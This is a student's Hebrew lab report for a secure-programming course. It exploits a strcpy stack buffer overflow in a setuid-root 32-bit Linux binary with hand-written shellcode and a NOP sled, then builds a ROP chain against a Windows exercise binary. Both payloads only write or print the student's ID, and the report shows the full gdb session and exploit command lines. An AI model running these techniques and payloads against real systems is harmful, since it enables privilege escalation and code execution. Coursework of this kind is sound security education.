דו"ח תרגיל 2 תכנות בטוח

סעיף א

1. תחילה נכתוב shellcode שיבצע את ההתקפה שלנו

```
      # create file
0: 31 c0          xor eax, eax
2: eb 26          jmp 0x2a
4: 5b             pop ebx
5: 88 43 06       mov [ebx+0x6], al             ; ebx = "id.txt"
8: b0 08          mov al, 0x8                   ; eax = 8 -> create
a: 31 c9          xor ecx, ecx
c: 66 b9 ff 01    mov cx, 0x1ff                 ; ecx = 0x1ff -> read and write permissions
10: cd 80         int 0x80

      # write into file
12: 89 c3         mov ebx, eax                  ; ebx = file descriptor
14: 31 c0         xor eax, eax
16: b0 04         mov al, 0x4                   ; eax = 4 -> write
18: eb 1c         jmp 0x36
1a: 59            pop ecx                       ; ecx = "209192798"
1b: 31 d2         xor edx, edx
1d: b2 08         mov dl, 0x8
1f: 42            inc edx                       ; edx = 9
20: cd 80         int 0x80

      # exit
22: 31 c0         xor eax, eax
24: b0 01         mov al, 0x1                   ; eax = 1
26: 31 db         xor ebx, ebx                  ; ebx = 0
28: cd 80         int 0x80

      # data section
2a: e8 d5 ff ff ff                  call 0x4
2f: 69 64 2e 74 78 74               id.txt
35: 90                              nop
36: e8 df ff ff ff                  call 0x1a
3b: 32 30 39 31 39 32 37 39 38      209192798
```

כלומר נרצה להזריק כארגומנט את המחרוזת:

```
"\x31\xC0\xEB\x26\x5B\x88\x43\x06\xB0\x08\x31\xC9\x66\xB9\xFF\x01\xCD\x80"
"\x89\xC3\x31\xC0\xB0\x04\xEB\x1C\x59\x31\xD2\xB2\x08\x42\xCD\x80"
"\x31\xC0\xB0\x01\x31\xDB\xCD\x80"
"\xE8\xD5\xFF\xFF\xFF\x69\x64\x2E\x74\x78\x74"
"\x90"
"\xE8\xDF\xFF\xFF\xFF\x32\x30\x39\x31\x39\x32\x37\x39\x38"
```

ה- shellcode שלנו הוא בגודל 68 בתים.

2. נוריד את ההגנות של המחשב בעזרת הפקודות הבאות

sudo sysctl kernel.randomize_va_space=0

gcc -fno-stack-protector -z execstack -m32 ex1.c -o ex1.out

sudo chown root ex1.out && sudo chmod +s ex1.out

3. נשים לב איך ה-stack בנוי

argv	
argc	
return address	4 בתים
ebp	4 בתים
buffer	500 בתים

נראה שאנחנו מתחילים לדרוס את return address לאחר 511 בתים. זה הגיוני בגלל ה- alignment 8.

```
chen@chen-HP-Pavilion-Laptop-15-cs0xxx:~/Documents/hw2$ ./ex1.out $(python3 -c "print('A'*511)")
chen@chen-HP-Pavilion-Laptop-15-cs0xxx:~/Documents/hw2$ ./ex1.out $(python3 -c "print('A'*512)")
Segmentation fault (core dumped)
```

4. נמצא את כתובת ההתחלה של buffer בעזרת דיבוג gdb.
זאת על מנת שכשנדרוס את return address נוכל להכניס אליו את כתובת ההתחלה של buffer.
(ובעצם את כתובת ההתחלה של ה-shellcode שלנו)

נפתח את gdb:

```
chen@chen-HP-Pavilion-Laptop-15-cs0xxx:~/Documents/hw2$ gdb ex1.out
```

כדי שהתוכנית תקבל את הכתובות האמיתיות שלה על המחסנית, נריץ אותה:

```
(gdb) run 'A'
Starting program: /home/chen/Documents/hw2/ex1.out 'A'
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 5638) exited normally]
```

ונציג את הכתובות וקוד האסמבלי של main:

```
(gdb) disas main
Dump of assembler code for function main:
   0x565561ad <+0>:     lea    0x4(%esp),%ecx
   0x565561b1 <+4>:     and    $0xfffffff0,%esp
   0x565561b4 <+7>:     push   -0x4(%ecx)
   0x565561b7 <+10>:    push   %ebp
   0x565561b8 <+11>:    mov    %esp,%ebp
   0x565561ba <+13>:    push   %esi
   0x565561bb <+14>:    push   %ebx
   0x565561bc <+15>:    push   %ecx
   0x565561bd <+16>:    sub    $0x20c,%esp
   0x565561c3 <+22>:    call   0x565560b0 <__x86.get_pc_thunk.bx>
   0x565561c8 <+27>:    add    $0x2e0c,%ebx
   0x565561ce <+33>:    mov    %ecx,%esi
   0x565561d0 <+35>:    sub    $0xc,%esp
   0x565561d3 <+38>:    push   $0x0
   0x565561d5 <+40>:    call   0x56556060 <setuid@plt>
   0x565561da <+45>:    add    $0x10,%esp
   0x565561dd <+48>:    mov    0x4(%esi),%eax
   0x565561e0 <+51>:    add    $0x4,%eax
   0x565561e3 <+54>:    mov    (%eax),%eax
   0x565561e5 <+56>:    sub    $0x8,%esp
   0x565561e8 <+59>:    push   %eax
   0x565561e9 <+60>:    lea    -0x20c(%ebp),%eax
   0x565561ef <+66>:    push   %eax
   0x565561f0 <+67>:    call   0x56556050 <strcpy@plt>
   0x565561f5 <+72>:    add    $0x10,%esp
   0x565561f8 <+75>:    mov    $0x0,%eax
   0x565561fd <+80>:    lea    -0xc(%ebp),%esp
   0x56556200 <+83>:    pop    %ecx
   0x56556201 <+84>:    pop    %ebx
```

נשים לב לכתובת 0x565561f5 שמגיעה אחרי הפקודה strcpy. אחרי פקודה זו העתקנו את הקלט לתוך buffer, נשים בפקודה זו break point כדי לראות כיצד ה-stack נראה אחרי ההעתקה.

```
(gdb) break *0x565561f5
Breakpoint 1 at 0x565561f5
```

נריץ שוב כך שנעתיק ל buffer הרבה פעמים את התו 'A' על מנת שיהיה בולט היכן הזיכרון של buffer מתחיל:

```
(gdb) run $(python3 -c "print('A'*500)")
Starting program: /home/chen/Documents/hw2/ex1.out $(python3 -c "print('A'*500)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x565561f5 in main ()
```

עצרנו ב-break point ששמנו. כעת נסתכל על רגיסטר esp שהוא המצביע למחסנית:

```
(gdb) x/200xb $esp
0xffffcc20:     0x3c    0xcc    0xff    0xff    0x09    0xd1    0xff    0xff
0xffffcc28:     0xf8    0x8e    0x81    0x22    0xc8    0x61    0x55    0x56
0xffffcc30:     0x00    0x00    0x00    0x00    0x40    0x02    0x00    0x00
0xffffcc38:     0x40    0x03    0x00    0x00    0x41    0x41    0x41    0x41
0xffffcc40:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcc48:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcc50:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcc58:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcc60:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcc68:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcc70:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcc78:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcc80:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcc88:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcc90:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcc98:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcca0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcca8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffccb0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffccb8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffccc0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffccc8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffccd0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffccd8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcce0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

נזכור שהקסדצימלי של התו 'A' זה 0x41. אז מה שאנחנו רואים כאן זה את המחרוזת של 500 תווים של 'A' שהכנסנו.

ניתן לראות שבתחילת ה-buffer ראש המחסנית נמצא בכתובת 0xffffcc38.
ובמערכת little endian שאנו עובדים בה הכתובת היא: \x38\xCC\xFF\xFF.

נמחק את נקודות ה-break point ונמשיך

```
(gdb) delete
Delete all breakpoints? (y or n) y
```

5. נמצא היכן ממוקם return address במחסנית.
ולא, הוא לא ממוקם ממש בסיום של ה-buffer.

נריץ את התוכנית עם קלט של 512 תווים של 'A', אנו יודעים שה-return address נדרס כאשר אנו מריצים עם 512 תווים כעת נראה אילו תווים בדיוק דורסים אותו.

```
(gdb) run $(python3 -c "print('A'*512)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chen/Documents/hw2/ex1.out $(python3 -c "print('A'*512)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

לפי השגיאה הזו ב-return address יש את המחרוזת 'AAAA'. התוכנית מנסה להגיע לכתובת 0x41414141
אך לא מוצאת אותה כי אינה קיימת.
נשים לב ש return address לא ממוקם בהכרח בסוף ה-buffer אלא הוא איפשהו באמצע:

```
(gdb) run $(python3 -c "print('A'*508+'B'*4)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chen/Documents/hw2/ex1.out $(python3 -c "print('A'*508+'B'*4)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

אכן לא דרסנו את return address עם המחרוזת 'BBBB' כמו שציפינו.

לכן נחפש את המיקום של return address בעזרת ניסוי ותעייה, ננסה לדרוס אותו בעזרת המחרוזת 'BBBB' כאשר נרפד אותה מימין בתו 'A' ומשמאל בתו 'C'.

```
(gdb) run $(python3 -c "print('A'*464+'B'*4+'C'*44)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/chen/Documents/hw2/ex1.out $(python3 -c "print('A'*464+'B'*4+'C'*44)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

לאחר כמה ניסיונות הגענו למסקנה ש return address ממוקם בתוך ה-buffer עם היסט של 464 תווים.

סה"כ אזור הזיכרון של ה-buffer נראה כך (משמאל לימין):

$$(\text{464 תווים}) + return\ address + (\text{44 תווים})$$

6. נרצה לשים ב-464 התווים הראשונים את ה-shellcode שלנו ולרפד תחילה ב-NOP sled כפי שלמדנו. אחריהם נכתוב את כתובת החזרה ואפילו כמה פעמים ליתר בטחון.


אצלינו ה-shellcode בגודל 68 בתים ולכן נכניס כארגומנט

$$'\backslash x90' * 396 + shellcode + 'return\ address' * 12$$

```
(gdb) run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*396+b'\x31\xC0\xEB\x26\x5B\x88\x43\x06\xB0\x08
\x31\xC9\x66\xB9\xFF\x01\xCD\x80\x89\xC3\x31\xC0\xB0\x04\xEB\x1C\x59\x31\xD2\xB2\x08\x42\xCD\x80\x31\xC0\xB0\x01\x
31\xDB\xCD\x80\xE8\xD5\xFF\xFF\xFF\x69\x64\x2E\x74\x78\x74\x90\xE8\xDF\xFF\xFF\xFF\x32\x30\x39\x31\x39\x32\x37\x39
\x38'+b'\x38\xcc\xff\xff'*12)")
Starting program: /home/chen/Documents/hw2/ex1.out $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*396+b
'\x31\xC0\xEB\x26\x5B\x88\x43\x06\xB0\x08\x31\xC9\x66\xB9\xFF\x01\xCD\x80\x89\xC3\x31\xC0\xB0\x04\xEB\x1C\x59\x31\
xD2\xB2\x08\x42\xCD\x80\x31\xC0\xB0\x01\x31\xDB\xCD\x80\xE8\xD5\xFF\xFF\xFF\x69\x64\x2E\x74\x78\x74\x90\xE8\xDF\xF
F\xFF\xFF\x32\x30\x39\x31\x39\x32\x37\x39\x38'+b'\x38\xcc\xff\xff'*12)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 10559) exited normally]
```

7. נוצר הקובץ שרצינו!

והצלחנו לכתוב לתוכו את תעודת הזהות:



8. ננסה להזריק את ה-shellcode מחוץ ל-gdb.

בגלל שאחרי 512 תווים ראינו שהתחלנו לדרוס את return address, אחרי 516 תווים נדרוס את כולה. לכן נרפד בעוד 4 NOP בתחילת ההזרקה, כדי לדרוס 516 תווים במקום 512.

```
chen@chen-HP-Pavilion-Laptop-15-cs0xxx:~/Documents/hw2$ ./ex1.out $(python3 -c "import sys; sys.stdout.buffer.writ
e(b'\x90'*400+b'\x31\xC0\xEB\x26\x5B\x88\x43\x06\xB0\x08\x31\xC9\x66\xB9\xFF\x01\xCD\x80\x89\xC3\x31\xC0\xB0\x04\x
EB\x1C\x59\x31\xD2\xB2\x08\x42\xCD\x80\x31\xC0\xB0\x01\x31\xDB\xCD\x80\xE8\xD5\xFF\xFF\xFF\x69\x64\x2E\x74\x78\x74
\x90\xE8\xDF\xFF\xFF\xFF\x32\x30\x39\x31\x39\x32\x37\x39\x38'+b'\x38\xcc\xff\xff'*12)")
```

והצלחנו!
כמובן שמחוץ ל-gdb כתובת התחלת ה-buffer משתנה ולכן ההתקפה תעבוד בהסתברות שבה הכתובת שכתבנו \x38\xcc\xff\xff היא חלק מ 400 ה-NOP שכתבנו בתחילת ה-shellcode.


9. אם גודל ה-buffer היה קטן יותר, לדוגמא בגודל 50 במקום 500, זה אכן היה מקשה על המתקפה. זאת מפני שהיינו צריכים לכתוב shellcode קטן יותר. ה-shellcode שלנו לדוגמא לא היא עובד בהזרקה.
(כמובן שהיינו יכולים לכתוב קוד שמקצה עוד מקום או להשתמש בדרכים נוספות שלמדנו, אך זה בהחלט היה קשה יותר.)

קובץ id.txt מצורף. בנוסף מצורף קובץ shellcode.txt שבו עבדתי (קשה!) על ה-shellcode.
מקורות שעזרו לי כמובן מצורפים בסוף המסמך.


סעיף ב

אני אעבוד בחלק זה על visual studio.

תחילה אפתח את הקובץ rop.exe כפרויקט solution, מקש ימני על הקובץ ואפתח Step into New instance



על מנת שאוכל לעבור על מקומות בזיכרון ולחפש שם גדג'טים נשים break point בפונקציה a1 שחשודה שיהיו בה כמה גדג'טים מעניינים



ניתן לראות כמה גדג'טים מעניינים שיכולים לעזור לנו: נכתוב ליד כל גדג'ט את הכתובת שלו ב-little endian


\xA9\x05\x46\x00: pop eax
ret

\xAA\x05\x46\x00: ret

\xAB\x05\x46\x00: pop ecx
ret

\xAD\x05\x46\x00: mov [eax], ecx
ret

נחפש עוד כתובות וגדג'טים שיעזרו לנו לכתוב את הקוד בעזרת watch list.
נמצא את כתובת ההתחלה של g_buffer, ואת הגדג'טים printf ו-exit:



הגדג'טים שמצאנו והכתובות שלהם:

\x38\xEF\x53\x00: g_buffer

\x00\x08\x46\x00: printf

\x50\x47\x4C\x00: exit

נזכור מסעיף קודם שתעודת הזהות שלי בהקסדצימלי זה 323039313932373938. סה"כ 9 בתים. נראה קוד ROP שבכל פעם טוען 4 בתים ל g_buffer בעזרת הגדג'טים שראינו.

```
A9054600:   pop eax
            ret
38EF5300:   g_buffer[0]
AB054600:   pop ecx
            ret
32303931:   4 bytes of id
AD054600:   mov [eax], ecx
            ret
A9054600:   pop eax
            ret
3CEF5300:   g_buffer[4]
AB054600:   pop ecx
            ret
39323739:   another 4 bytes of id
AD054600:   mov [eax], ecx
            ret
A9054600:   pop eax
            ret
40EF5300:   g_buffer[8]
AB054600:   pop ecx
            ret
38000000:   last byte of id
AD054600:   mov [eax], ecx
            ret
00084600:   printf
50474C00:   exit
38EF5300:   g_buffer[0]
```

הקוד שלנו מורכב משלב שחוזר על עצמו עד לסיום העתקת תעודת הזהות לבאפר:
אל הרגיסטר eax נטענת כתובת g_buffer שאליה עוד לא הועתקו בתים, אל הרגיסטר ecx נטענים 4 בתים מתעודת הזהות שלי, ולבסוף מעבירים את הערך ב ecx אל הכתובת הרשומה ב eax.
ולבסוף אנו מדפיסים בעזרת printf ויוצאים מהמערכת בעזרת exit.
נשים לב שפונקציית המערכת printf מקבלת ארגומנטים ב esp+4 ולכן כתבנו קודם את exit ורק אחר-כך את הארגומנט g_buffer שאנו מדפיסים.

כעת נחפש את כתובת החזרה שנרצה להזריק אליה את הקוד ROP:

אל התוכנית נכנסים 2 ארגומנטים, כאשר הארגומנט הראשון הוא זה שידרוס לבסוף את המשתנה הגלובלי g_buffer ואז את כתובת החזרה של main.
אחרי ניסוי ותעייה, הצלחנו לדרוס את כתובת החזרה על-ידי הזרקת הארגומנטים:

41414141414141414141414141414141424242 43

16 פעמים '41' ועוד 4 פעמים '42'.
ניתן לראות שהמחרוזת '42424242' בארגומנט הראשון דרסה את כל כתובת החזרה לפי השגיאה:

כלומר כתובת החזרה נמצאת מהבית ה-17 ועד הבית ה-32 כולל.

סה"כ נכתוב בארגומנט הראשון את המחרוזת הבאה:

41414141414141414141414141414141A905460038EF5300AB05460032303931AD054600A90546003CEF5300AB05460039323739AD054600A905460040EF5300AB05460038000000AD0546000008460050474C0038EF5300

והצלחנו!

```
C:\Users\chenl\Downloads>rop.exe 41414141414141414141414141414141A905460038EF5300AB05460032303931AD054600A90546003CEF5300AB05460039323739AD054600A905460040EF5300AB05460038000000AD0546000008460050474C0038EF5300 43
209192798
```

מקורות

פקודות מערכת syscall של אסמבלי בלינוקס: https://faculty.nps.edu/cseagle/assembly/sys_call.html

המרה מקוד אסמבלי לbyte code: https://defuse.ca/online-x86-assembler.htm#disassembly2 , https://shell-storm.org/online/Online-Assembler-and-Disassembler/

מחשבון הקסדצימלי: https://www.calculator.net/hex-calculator.html

המרה מ string להקסדצימלי: https://string-functions.com/string-hex.aspx